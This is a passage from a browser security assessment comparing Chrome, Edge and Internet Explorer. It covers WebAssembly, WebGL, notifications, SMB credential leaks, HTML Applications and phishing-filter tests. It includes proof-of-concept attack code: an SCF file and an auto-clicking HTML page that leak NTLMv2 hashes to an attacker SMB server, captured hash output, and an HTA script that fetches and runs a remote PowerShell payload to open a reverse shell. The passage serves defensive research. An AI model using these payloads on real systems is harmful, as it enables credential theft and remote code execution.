      return fetch(filename)
        .then(response => response.arrayBuffer())
        .then(buffer => WebAssembly.compile(buffer))
        .then(module => {
          // Create the imports for the module, including the
          // standard dynamic library imports
          imports = imports || {};
          imports.env = imports.env || {};
          imports.env.memoryBase = imports.env.memoryBase || 0;
          imports.env.tableBase = imports.env.tableBase || 0;
          if (!imports.env.memory) {
            imports.env.memory = new WebAssembly.Memory({ initial: 256 });
          }
          if (!imports.env.table) {
            imports.env.table = new WebAssembly.Table({ initial: 0, element: 'anyfunc' });
          }
          if (!imports.env.abort) {
                imports.env.abort = new WebAssembly.Table({ initial:0, element: 'anyfunc' });
          }
          // Create the instance.
          return new WebAssembly.Instance(module, imports);
        });
    }
    // Main part of this example, loads the module and uses it.
    loadWebAssembly('wasmtests.wasm')
      .then(instance => {
        var exports = instance.exports; // the exports of that instance
        let val = 8589934590;
        let result = exports._arg_over(val)
        if (val != result) {
                console.log("val("+val+") changed to "+result);
        } else {
                return console.log("ok values did not change");
        }
      }
    );
```

Listing 11.10: JavaScript Calling C Function

The returned value of ***arg_over*** is -2. The *`LEGALIZE_JS_FFI`*[20] flag did not have any effect here.

This behaviour was observed in Microsoft Edge and Google Chrome. Since the argument types are known during import of a WASM binary file, the browsers could introduce runtime checks to warn or prevent arithmetic overflows.

11.4.4.3 WASM Mitigations and Exploit Primitives

Also, return addresses of the call stack are in a protected space not reachable by linear buffer overflows, branches are constrained to the current function, and function calls are checked to be contained in the predefined function index table which holds all functions. Type signatures are checked.

These protections aim to limit control flow hijacking attacks coming from inside the WASM application. Yet since WASM emits JIT compiled code, it might be used to create Return-Oriented Programming (ROP) gadgets or other kinds of primitives such as the C function shown in listing 11.11.

```
// write 0x41 to ptr + offset
void ptrWrite(char *ptr, int offset ) {
  char *optr = *ptr+(char *)offset;
  *optr = '\x41';
}
```

Listing 11.11: ROP Gadget Generation with WASM

When passing through *LLVM* the native instructions shown in listing 11.12 were emitted, that might be useful for exploitation.

[20] https://github.com/kripken/emscripten/blob/663fd4213575c8d52d799c0b1a9d95e182f6687f/src/settings.js#L725

```
wasm-function[0]:
  sub rsp, 8                            ; 0x000000 48 83 ec 08
  movsx eax, byte ptr [r15 + rdi]       ; 0x000004 41 0f be 04 3f
  add esi, eax                          ; 0x000009 03 f0
  mov byte ptr [r15 + rsi], 0x41        ; 0x00000b 41 c6 04 37 41
  nop                                   ; 0x000010 66 90
  add rsp, 8                            ; 0x000012 48 83 c4 08
  ret                                   ; 0x000016 c3
```

Listing 11.12: WASM ROP Gadgets

While the above code is safe inside WASM contexts, an attacker might misuse it in other contexts.

Due to the nature of WASM the resulting JIT compiled code may be much more predictable for an attacker. Going beyond using JIT code for classical heap spraying, JIT primitive spraying could be interesting from an attacker's point of view. While the process images of Google Chrome and Microsoft Edge contain a sufficient amount of ROP gadgets due to their size, custom gadget creation via WASM, spraying attacks, and in general usage of WASM to create code in executable pages may be a convenient way to create powerful primitives. An attacker now has complete functions at hand that he can mostly control and that must be valid call targets from JavaScript thus being added to a CFI whitelist at some point.

In conclusion Google Chrome and Microsoft Edge took similar steps to secure themselves from WASM based attacks. The enforcement of traps seems to work as expected, yet arithmetic overflows and truncation might pose a problem when using WASM modules from JavaScript. As seen above WASM could be used as gadget helping in the exploitation of other vulnerabilities. In general, WASM based applications might be vulnerable to application specific attacks. This might for example be undefined behaviour or source code level expectations that do not hold on the new wasm32 architecture. We do not think this can be successfully mitigated in Google Chrome or Microsoft Edge. However, more strict error checking and more verbose logging at import and translation time would be advised. Examples for this could be data type size constraints on function arguments that should trigger a warning when such functions are imported and made accessible for JavaScript code.

11.4.5 WebGL

All three analyzed browsers support the rendering of 3D graphics in web contexts with *WebGL*. It allows GPU backed rendering and complex graphics operations via JavaScript API.

Besides executing simple commands, WebGL even supports shader programs via a language called OpenGL Shading Language (GLSL)[21]. It is a C-like language that enables flexible and powerful graphics programming. GLSL has no pointers which might benefit safety. It works cross platform on all major GPUs. The programs are passed to abstraction layers and compiled there before being passed to the hardware. Google Chrome

[21] `https://www.opengl.org/registry/doc/GLSLangSpec.4.50.pdf`

uses *Almost Native Graphics Layer Engine (ANGLE)*[22] as abstraction layer and in Microsoft Edge GLSL programs are translated using a transpiler[23] to the Microsoft High Level Shading Language (HLSL) that works on Direct3D 10.

11.4.5.1 Attack Surface

The attack surface of WebGL can be divided into three areas:

1. Attacks against the graphics kernel drivers.
2. Attacks against the graphics hardware (exploit bugs or even features).
3. Attacks against other contexts via information leaks (timing attacks, shaders, resources from different origins), or exploitation of intermediate parsers (in WebGL code).

Especially the first two areas may enable an attacker to gain the highest privileges on a system and may allow to escape the browser sandbox. This is true for both browsers since kernel drivers and hardware are not subject to any current sandboxing techniques.

To mitigate possible security problems, API calls and shader programs are sanitized during translation.

The ANGLE library of Google Chrome and the WebGL transpiler of Microsoft Edge are prime targets for exploitation since they parse untrusted complex data originating from web origins.

11.4.5.2 Mitigations, Sandboxing and Hardening

A dedicated process is used by Google Chrome for rendering tasks and to communicate with graphics drivers. This task is running with a *low* integrity level. It is therefore less restricted than renderers, the PDF reader, or the Adobe Flash process, making it an interesting target for possible sandbox escapes.

In Microsoft Edge and Internet Explorer the content processes are directly taking care of communication with the graphics driver. A content process is running inside the AppContainer sandbox in Microsoft Edge and as a *low* integrity process in Internet Explorer.

The different approaches have benefits and drawbacks at the same time. Due to the fact that Internet Explorer on Microsoft Windows 10 only uses the protected mode sandbox (low integrity processes) it has to be considered the weakest in terms of security. Google Chrome also uses a low integrity process for WebGL processing, but in contrast to Microsoft Edge and Internet Explorer this process is dedicated only to rendering. Microsoft Edge renders WebGL inside a content process that is restricted by an AppContainer.

[22] https://github.com/google/angle

[23] https://windowsforum.com/threads/open-sourcing-the-microsoft-edge-webgl-glsl-transpiler.221512/

In terms of direct control flow hijacking using WebGL we consider that this mainly depends on the quality of the abstraction libraries ANGLE and the Microsoft Edge/ Internet Explorer transpiler and possible bugs that they might contain. Here Microsoft Edge would have an advantage since the WebGL abstraction is running inside an AppContainer and a control flow hijack via this component is still therefore still contained. This is different in Google Chrome since a compromise of the GPU process will give an attacker to access to all rendering activities from all origins as well as the graphics drivers.

In terms of vulnerabilities present in the kernel drivers or hardware, the strategy of compartmentalizing GPU related activities employed by Google Chrome is considered to be superior. This is due to the fact that attackers exploiting bugs in a sandboxed renderer would not directly be able to access possibly dangerous kernel APIs that are intended for WebGL only. Assuming, of course, that there are no easily exploitable bugs in the abstraction or attacks that pass the verification and validation. The WebGL processing is currently done in a dedicated rendering process shared with other rendering tasks.

In conclusion, we think the separate process used by Google Chrome is beneficial, but not sufficient. We recommend separating the WebGL processing and abstraction layers, sandboxing them separately.

X41 D-Sec GmbH also considers containing the abstraction layer of WebGL in Microsoft Edge and Internet Explorer inside the sandbox as beneficial, yet the exposure of kernel attack surface negatively impacts security especially since the sandbox is shared with other components and code that might expose vulnerabilities. We propose to further lock down a standalone WebGL process and possibly move part of the abstraction layer into the renderer process. Yet it has to be ensured that no validation and security relevant verification tasks are moved into the renderer that could be modified to increase the kernel attack surface.

11.4.6 Web Notifications

The Web Notifications API[24] allows websites to alert the user by showing a small window outside of the browser, optionally playing a sound and vibrating the device. This notification window can contain images and un-formatted text. Before a website can display any notification, user interaction is required meaning the site must ask the user for permission to show these windows which the user must explicitly allow.

Of the tested browsers, only Google Chrome and Microsoft Edge support this API; Internet Explorer does not implement it.

The standard was designed to allow the browser to use the built-in notification system of the OS on which the browser is running. While this arguably creates a better user experience, it also allows a website access to the OS notification system. These notifications can include images, and if the OS's notification system uses different image parsing engines than the browser, it could increase the image rendering engine attack surface significantly. Additionally, this could potentially allow an attacker to escape the browser sandbox through a bug in the OS notification system, since the OS notification system will be running outside the browser sandbox.

[24] `https://notifications.spec.whatwg.org/`

Of the tested browsers, only Microsoft Edge uses the built-in notification system of the OS. Google Chrome creates the notification window itself and does not need to rely on external processes to show notifications.

In Microsoft Edge notifications are shown using the *ShellExperienceHost.exe* process, which runs in a separate AppContainer. It appears to be sandboxed as well as other Microsoft Edge processes, meaning that it only allows the process to access its own private storage on the file system, a very limited set of registry keys, no other processes, and does not allow the process to bind a socket. The process does have the ability to make network connections. This limits its utility as a sandbox escape vector, as an attacker would find themselves in a different, but similarly restrictive sandbox.

Notifications coming from a malicious site could potentially be forged to look similar to notifications coming from a legitimate site to deceive the user. Clicking a notification is often used to open the relevant site, so spoofing a message from a legitimate website may allow an attacker to trick the user into visiting a malicious website believed to be legitimate. This would be particularly true for chat-apps, where the user might get used to seeing valid notifications frequently enough to not check the source of the notification or the address of the website that is opened after clicking it.

Both Google Chrome and Microsoft Edge show the source of the notification at the bottom of the notification window in a small font. Google Chrome shows the full origin; hostname and port number, whereas Microsoft Edge only shows the hostname. In Google Chrome, an image can be added to the notification. This image is shown below the message and its source, thus making the location of the source in the window variable. This makes it hard, if not impossible, for a user to distinguish between the source as provided by Google Chrome and any spoofed source provided in the image. As Microsoft Edge uses the OS's notification system, a malicious website might even attempt to spoof a message coming from another application.

The Web Notifications API provides a way for a notification to trigger a vibration on devices that support it, such as mobile phones. However, it appears that none of the tested browsers support these features at the moment.

The maximum size of the notification are restrained by both Google Chrome and Microsoft Edge to reasonable limits. This effectively limits its use in spoofing other UI elements on which the user might base security decisions, such as the address bar.

Google Chrome has plans to limit the availability of the Web Notification API to secure websites only in the near future. This makes sense, as an attacker able to launch a MITM attack against an unsecured website with notification privileges, could insert script to use those privileges to show notifications without the user's explicit consent.

11.4.7 Battery Status API

The Battery Status API[25] can be used by websites to query the battery level of the device the website is running on, to decide whether to perform power hungry operations. The information can also be used to identify and track users on the same machine across different websites[26]. It has also been shown that the total battery capacity can be calculated based on the battery status information, under certain circumstances[27]. This can also be used to uniquely identify a machine. Based on this research Mozilla has disabled their implementation of the Battery Status API in Firefox.

Of the tested browsers, only Google Chrome implemented the Battery Status API.

[25] https://www.w3.org/TR/battery-status/

[26] https://blog.lukaszolejnik.com/battery-status-readout-as-a-privacy-risk/

[27] https://lukaszolejnik.com/battery.pdf

12 Client-side Attack Vectors

In this chapter we analyze the resilience of the browser against a number of client-side attack vectors that are commonly used by attackers: generic attacks such as SMB credentials leaks, HTML applications, as well as phishing and browser extensions. We will demonstrate a number of attacks that work in current versions of Google Chrome, Microsoft Edge, and Internet Explorer. Since these techniques can be used during phishing campaigns, the anti-phishing engines used by both Microsoft Edge and Google Chrome have been tested. Finally, browser extensions are analysed, discussing their permissions models as well as malicious use.

12.1 Common Client-side Attacks

There are many client-side techniques that could be discussed and we will cover a few exemplarily that are practical and work against the tested browsers.

12.1.1 Downloads And Dangerous Filetypes

Microsoft Edge and Internet Explorer ask the user what they want to do for each download, giving the user an opportunity to prevent a download altogether, except for a few special cases (like PDF files which are opened without user interaction). In contrast, Google Chrome will automatically download files that are considered safe based on their extension, such as *.txt* files: it does not explicitly ask the user for permission or allow the user to prevent such downloads without modifying the settings. A list of all file extensions allowed by Google Chrome can be found in the SafeBrowsing source code[1].

Google Chrome automatic download of certain files types is an attempt to minimize UI interaction on file types considered safe, while raising awareness on potentially harmful ones.

Automatic downloads open up for a number of attacks that rely on the response to new files being written

[1] https://cs.chromium.org/chromium/src/chrome/browser/resources/safe_browsing/download_file_types.asciipb?q=asciipb+package:%5Echromium$&l=1


to disk by the OS or applications installed on the system. For instance, if some indexing or anti-virus service is installed that attempts to inspect different types of files written to disk by parsing various file-formats, automatic downloads could be used as an attack vector for vulnerabilities in one of these file-format parsers. Forcing the download of a file that is specially crafted to exploit such a vulnerability, would trigger the exploit when the service attempts to parse the file immediately after download.

Another such attack involves how Link / Shortcut File (LNK) and Windows Explorer Command File (SCF) files are handled by Windows Explorer, as pointed out by J. Brossard in 2015[2]. As soon as the user browses a folder containing a SCF file, Windows will automatically parse the SCF file. The parser will retrieve any resources specified in the file (such as icon files) even if they are stored on remote SMB paths, as shown in listing 12.1. This results in the NT LAN Manager v2 (NTLMv2) credentials being sent to the SMB server where the resource is stored.

```
[Shell]
IconFile=\\6.6.6.6\icon
```

Listing 12.1: Icon File SCF example

An attacker could set up a SMB server and force-download a SCF file when a victim browsed a website under their control: the *.scf* file extension was until recently considered safe (see figure 12.1) to download. Now, when the user browsed the folder in which the file was downloaded, the *.scf* file would be parsed, which referenced an icon file on the attacker's SMB server. Windows would attempt to retrieve the icon file and in the process leak the user's credentials to the attacker's server.



```
[+] Listening for events...
 [!] Error starting SSL server on port 443, check permissions or other servers running.
[SMB] NTLMv2-SSP Client   : 10.0.61.81
[SMB] NTLMv2-SSP Username : MSEDGEWIN10\IEUser
[SMB] NTLMv2-SSP Hash     : IEUser::MSEDGEWIN10:1122334455667788:43ABD2A586748D2AC5CC171994F07FA3:0101000000000008C7650E821D9D2016E01BF
D24859E8C70000000002000A0073006D006200310032000100140053004500520056004500520032003000300038000400160073006D006200310032002E006C006F0063
0061006C0003002C0053004500520056004500520032003000300038002E0073006D006200310032002E006C006F00630061006C000500160073006D006200310032002E
006C006F00630061006C00080030003000000000000000000100000000200000FC0B97C0E569BF86FDD8635E9745AF851BA0C0B8AD3A72D7BAB66CDE1904746E0A00100000
00000000000000000000000000000009001E00630069006600730002F00310030002E0030002E00360031002E0037003200000000000000000000
[SMB] Requested Share     : \\10.0.61.72\IPC$
[SMB] NTLMv2-SSP Client   : 10.0.61.81
[SMB] NTLMv2-SSP Username : MSEDGEWIN10\IEUser
[SMB] NTLMv2-SSP Hash     : IEUser::MSEDGEWIN10:1122334455667788:87B61976B88D9D5F836C5CAB7BC76365:0101000000000000CD3D83EA21D9D20184BD0B
D955E0738C0000000002000A0073006D006200310032000100140053004500520056004500520032003000300038000400160073006D006200310032002E006C006F0063
0061006C0003002C0053004500520056004500520032003000300038002E0073006D006200310032002E006C006F00630061006C000500160073006D006200310032002E
006C006F00630061006C00080030003000000000000000000100000000200000FC0B97C0E569BF86FDD8635E9745AF851BA0C0B8AD3A72D7BAB66CDE1904746E0A00100000
00000000000000000000000000000009001E00630069006600730002F00310030002E0030002E00360031002E0037003200000000000000000000
[SMB] Requested Share     : \\10.0.61.72\EDGELEAK
[SMB] NTLMv2-SSP Client   : 10.0.61.81
[SMB] NTLMv2-SSP Username : MSEDGEWIN10\IEUser
[SMB] NTLMv2-SSP Hash     : IEUser::MSEDGEWIN10:1122334455667788:D26741B62B2FCC38E39699A8FE773C31:0101000000000000B75D5EEB21D9D2016B2218
62289C90330000000002000A0073006D006200310032000100140053004500520056004500520032003000300038000400160073006D006200310032002E006C006F0063
0061006C0003002C0053004500520056004500520032003000300038002E0073006D006200310032002E006C006F00630061006C000500160073006D006200310032002E
006C006F00630061006C00080030003000000000000000000100000000200000FC0B97C0E569BF86FDD8635E9745AF851BA0C0B8AD3A72D7BAB66CDE1904746E0A00100000
00000000000000000000000000000009001E00630069006600730002F00310030002E0030002E00360031002E0037003200000000000000000000
[SMB] Requested Share     : \\10.0.61.72\EDGELEAK
[SMB] NTLMv2-SSP Client   : 10.0.61.81
[SMB] NTLMv2-SSP Username : MSEDGEWIN10\IEUser
[SMB] NTLMv2-SSP Hash     : IEUser::MSEDGEWIN10:1122334455667788:D01118ADA798AE03C759FEEC73263D0D:01010000000000002E15A8EE21D9D201D8E9DD
3286BBB2680000000002000A0073006D006200310032000100140053004500520056004500520032003000300038000400160073006D006200310032002E006C006F0063
0061006C0003002C0053004500520056004500520032003000300038002E0073006D006200310032002E006C006F00630061006C000500160073006D006200310032002E
006C006F00630061006C00080030003000000000000000000100000000200000FC0B97C0E569BF86FDD8635E9745AF851BA0C0B8AD3A72D7BAB66CDE1904746E0A00100000
00000000000000000000000000000009001E00630069006600730002F00310030002E0030002E00360031002E0037003200000000000000000000
[SMB] Requested Share     : \\10.0.61.72\EDGELEAK
```

Figure 12.1: Responder collecting hashes thanks to the credential leak

Google Chrome mitigated this problem by blacklisting SCF files in the SafeBrowsing code, with the new entry shown in listing 12.2.

[2] https://www.blackhat.com/docs/us-15/materials/us-15-Brossard-SMBv2-Sharing-More-Than-Just-Your-Files.pdf

```
file_types {
  extension: "scf"
  uma_value: 49
  ping_setting: FULL_PING
  platform_settings {
    platform: PLATFORM_WINDOWS
    danger_level: DANGEROUS
    auto_open_hint: DISALLOW_AUTO_OPEN
  }
}
```

Listing 12.2: Blacklisting of SCF in SafeBrowsing

The SCF issue shows that there may be undetected security risks in some file types that are considered safe, which makes automatic downloads a potential attack vector. In order to detect wide-scale attacks using this vector, downloaded files are monitored by SafeBrowsing: if an attacker starts exploiting a vulnerability in a specific file-type, the SafeBrowsing team should notice a sudden increase in downloads for that file-type. The SafeBrowsing team can mitigate this attack by updating the list of malicious file extensions, which could potentially be done within a few hours.

12.1.2 Credential Leakage Via HTML Resources

Another way to leak SMB credentials on Microsoft Edge and Internet Explorer, but which does not work on Google Chrome, is using a SMB resource in a ***href*** with the HTML 5 download attribute. The link may be automatically “clicked” using the ***click()*** method of the link inside a ***onmousemove*** event on the body element of the page: as soon as the mouse is over the page, the event fires and the link is automatically clicked. This causes both Microsoft Edge and Internet Explorer to start the download and make a request to the SMB server, at which point credentials are again leaked to the attacker. This attack has been the subject of conference talks and papers[3] as well and is therefore publicly known. It is can be practically exploited with Responder [4], and either use Pass-the-Hash [5] or distributed password cracking to use the credentials. Figure 12.1 shows an example of the code triggering on mouse move and leaking the password hashes to Responder.


As shown in Figure 12.2, even though a file download dialogue is shown, the credentials are leaked as soon as the ***onmousemove*** event is triggered (see listing 12.3), without any need to click “Open” or “Cancel” on the dialog.

An even easier method of triggering a connection to a remote SMB server is using **file://** resources in image tags. This was tested to work in Microsoft Edge and Internet Explorer at the time of writing.

[3] https://www.blackhat.com/docs/us-15/materials/us-15-Brossard-SMBv2-Sharing-More-Than-Just-Your-Files-wp.pdf

[4] https://github.com/lgandx/Responder

[5] https://www.harmj0y.net/blog/penetesting/pass-the-hash-is-dead-long-live-pass-the-hash/



Do you want to open edgeleak from 10.0.61.72?

Figure 12.2: The only user interaction needed is moving the mouse anywhere on the page, which is unavoidable once the browser has navigated to the attack page.

Note that the PoC code uses a private IP, however the attacks works reliably using a remote SMB server as far as the target does not perform egress filtering of SMB ports like 445.

An attacker targeting an enterprise whose employees use Microsoft Edge or Internet Explorer could perform a phishing or watering-hole attack to trick employees into opening a malicious webpage in either browser. Either of the attacks described above could then be used to obtain usernames and password hashes. Depending on the target network's external footprint (Outlook WebAccess, SharePoint, VPNs, anything with web-based authentication integrated in Active Directory) this might offer an attacker an easy and cheap way into the company's network, instead of having to acquire and deploy an exploit for a memory corruption issue in either browser, given the work that has gone into mitigating against the later type of attack.

Interestingly enough, when X41 D-Sec GmbH contacted Microsoft to report this credential leak as a security regression in Microsoft Edge, they stated this was a known issue and there are currently no plans to do address it. This means attackers can continue to employ this quite stealthy way of leaking Windows credentials in their phishing campaigns for the foreseeable future.

```
<!-- 10.0.61.72 runs Responder with the following options: responder -I eth0 -w -r f -v -->
<body onmousemove="document.getElementById(6).click()">
<a id=6 href="\\10.0.61.72\edgeleak" download>tryme</a>
</body>
```

Listing 12.3: PoC for SMB Credential Leak

The default behavior can be changed using the Microsoft Windows registry settings. By setting the registry key `ClientAllowedNTLMServers` in *HKEY_LOCAL_MACHINE\System\CurrentControlSet\Control\Lsa\MSV1_0\*

the insecure behavior can be mitigated.

12.1.3 Dangerous Legacy Functionality

Exploitation of vulnerabilities in browser plug-ins (Java, Flash, RealPlayer, etc.) is not as common as it was four or five years ago. However, because Internet Explorer lacks an effective Click-to-Play implementation, attacks via signed Java Applets are still a possibility, and Flash vulnerabilities can be triggered without user interaction. Moreover, in Internet Explorer the support for Browser Helper Objects via ActiveX can be abused to execute arbitrary code on the target.

Microsoft Edge stopped supporting ActiveX, however it still supports HTML Applications (HTA). Google Chrome does not support these technologies, and also dropped support for Netscape Plugin Application Programming Interface (NPAPI) which could also be abused. We see this as a big improvement and advantage of Microsoft Edge and Google Chrome over Internet Explorer in terms of security.

Internet Explorer has a feature called ActiveX Filtering[6], but it is not enabled by default. Both ActiveX and HTAs have always been two reliable choices for an attacker to launch client-side attacks. With HTAs, supported from Internet Explorer version 5.5. to 11, and also in Microsoft Edge[7], it is easy to obtain reverse shells via a file-less PowerShell payload which is triggered with the following code shown in listing 12.4.

```
<script>
  var c = "cmd.exe /c powershell.exe -w hidden -nop -ep bypass -c
    \"\"IEX ((new-object net.webclient).downloadstring('http://10.0.61.75:3000/ps/ps.png'));
    Invoke-ps\"\"";
  new ActiveXObject('WScript.Shell').Run(c);
</script>
```


Listing 12.4: Reverse Shell via PowerShell Payload

The user needs to *Open* or *Save the HTA*, then *Allow* the execution, as shown in the following screenshots. The interesting point here is that the publisher of the HTA file looks like Microsoft (see figures 12.3 and 12.4).

There is no enforcement of the origin from which the HTA is served, and as soon as the user clicks, reliable remote code execution is assured. The same vulnerability has been used for many years on penetration testing engagements when dealing with Citrix breakouts, kiosks escapes, or client-side exploitation. Since HTA applications are run by a different process which is the *mshta.exe*, blacklists tend to miss that (SiteKiosk used to be vulnerable to this for instance). If an attacker is able to compromise a trusted site and serve the HTA from that origin, the second allow/deny prompt is not displayed. The HTA is trusted and run automatically as soon as the victim opens it.

[6] https://testdrive-archive.azurewebsites.net/Browser/ActiveXFiltering/About.html

[7] https://www.nccgroup.trust/uk/about-us/newsroom-and-events/blogs/2017/august/smuggling-hta-files-in-internet-exploreredge/




Internet Explorer

What do you want to do with hta.hta?

Size: 274 bytes
From: 10.0.61.75

Figure 12.3: First user interaction required when serving the HTA from an http(s) origin



Internet Explorer Security

A website wants to open web content using this program on your computer

This program will open outside of Protected mode. Internet Explorer's Protected mode helps protect your computer. If you do not trust this website, do not open this program.

Name: Microsoft (R) HTML Application host
Publisher: Microsoft Windows

□ Do not show me the warning for this program again

Figure 12.4: Second user interaction required after running the HTA

To mitigate attacks that rely on HTAs, it is possible to use software restriction policies[8], for instance by changing the default program associated to the file extension *.hta* to be *notepad.exe* (instead of *mshta.exe*)[9].

In conclusion, we consider Internet Explorer to be most vulnerable to client-side attack vectors. The possibility to open web-pages in Internet Explorer (see 6.1.2) with minimal user-interaction in the default install, as well as closer coupling to possibly dangerous OS functions, make Microsoft Edge more vulnerable to client-side attack vectors than Google Chrome.

12.2 Phishing

Phishing is one of the prevalent techniques used by attackers to steal credentials and deliver malicious payloads remotely. While exploiting memory corruption bugs and a number of other web-security issues has become increasingly complex due to the addition of various mitigations, phishing was never really mitigated successfully. The main mitigation strategy seems to be inspired by the Antivirus (AV) industry, where links or domains that are flagged as phishing are added in a database of signatures, which the browser queries before navigation to a URL is performed. However, it is easy for an attacker to register domains in

[8] `https://technet.microsoft.com/en-gb/library/bb457006.aspx`

[9] `https://bluesoul.me/2016/05/12/use-gpo-to-change-the-default-behavior-of-potentially-malicious-file-extensions/`

a relatively anonymous way, buy Secure Sockets Layer (SSL) certificates for it, and deliver spear phishing campaigns that have a life-span of only a few days. This means the likelihood a spear phishing link (used carefully) is detected is very low. Yet, a database of known phishing domains is useful for analytic purposes and to compare verified malicious samples with the ones to check.

The analysis consisted of testing the two solutions used by Google Chrome and Internet Explorer/Microsoft Edge to protect users from phishing domains: SafeBrowsing[10] and SmartScreen[11].

Two public sources of phishing domains were used to have a public feed of fresh data, not directly tied to any browser vendor:

- PhishTank: 26258 URLs (feed from 1th July)
- OpenPhish: 3663 URLs (feed from 30th June)

The details of the analysis are given in the following two tables. The table 12.1 shows how many domains were missed, while the second table 12.2 shows the results of the intersection tests checking which domains missed by one engine were caught by the other one. Overall Google Chrome performs better in all tests, blocking more phishing domains than Microsoft Edge.

Note that since some sites have been either seized, sink-holed or removed during the few days of analysis, and because some sites were unresponsive screenshots could not be taken, about 3% of URLs were discarded and not marked as missed phishing sites (see figure 12.5 as an example). This process was mostly manual in order to minimize false positives and false negatives.

All the numbers obtained during analysis can be verified using the screenshots and URLs we provided for the missed sites. However, it is likely that over time more and more of these sites will be seized or otherwise stop working, which would make it harder to confirm the more time has past since this report was released.


Dataset Source	Dataset Size	Missed by SafeBrowsing	Missed by SmartScreen
PhishTank	26258	4555 (17.3%)	6246 (23.8%)
OpenPhish	3663	174 (4.7%)	390 (10.6%)

Table 12.1: Statistics of phishing sites missed and manually verified

Additionally, a few days after performing the main analysis, the 6th of July, additional tests were performed. The domains allowed by SmartScreen were processed with SafeBrowsing, and vice versa.

[10] https://safebrowsing.google.com

[11] https://blogs.windows.com/msedgedev/2015/12/16/smartscreen-drive-by-improvements/#5G6oHeBdLlufW4kb.97


www.yudumay.com_1495978498.png
Search
celinemichel31.000webhostapp.com_1495980656.png
Search
www.proarchikon.pl_1495979521.png
Search

Account Suspended

This Account has been suspended.

Contact your hosting provider for more information.

Website is sleeping.

Website owners can wake website from sleep in members area

Wake website from sleep

404

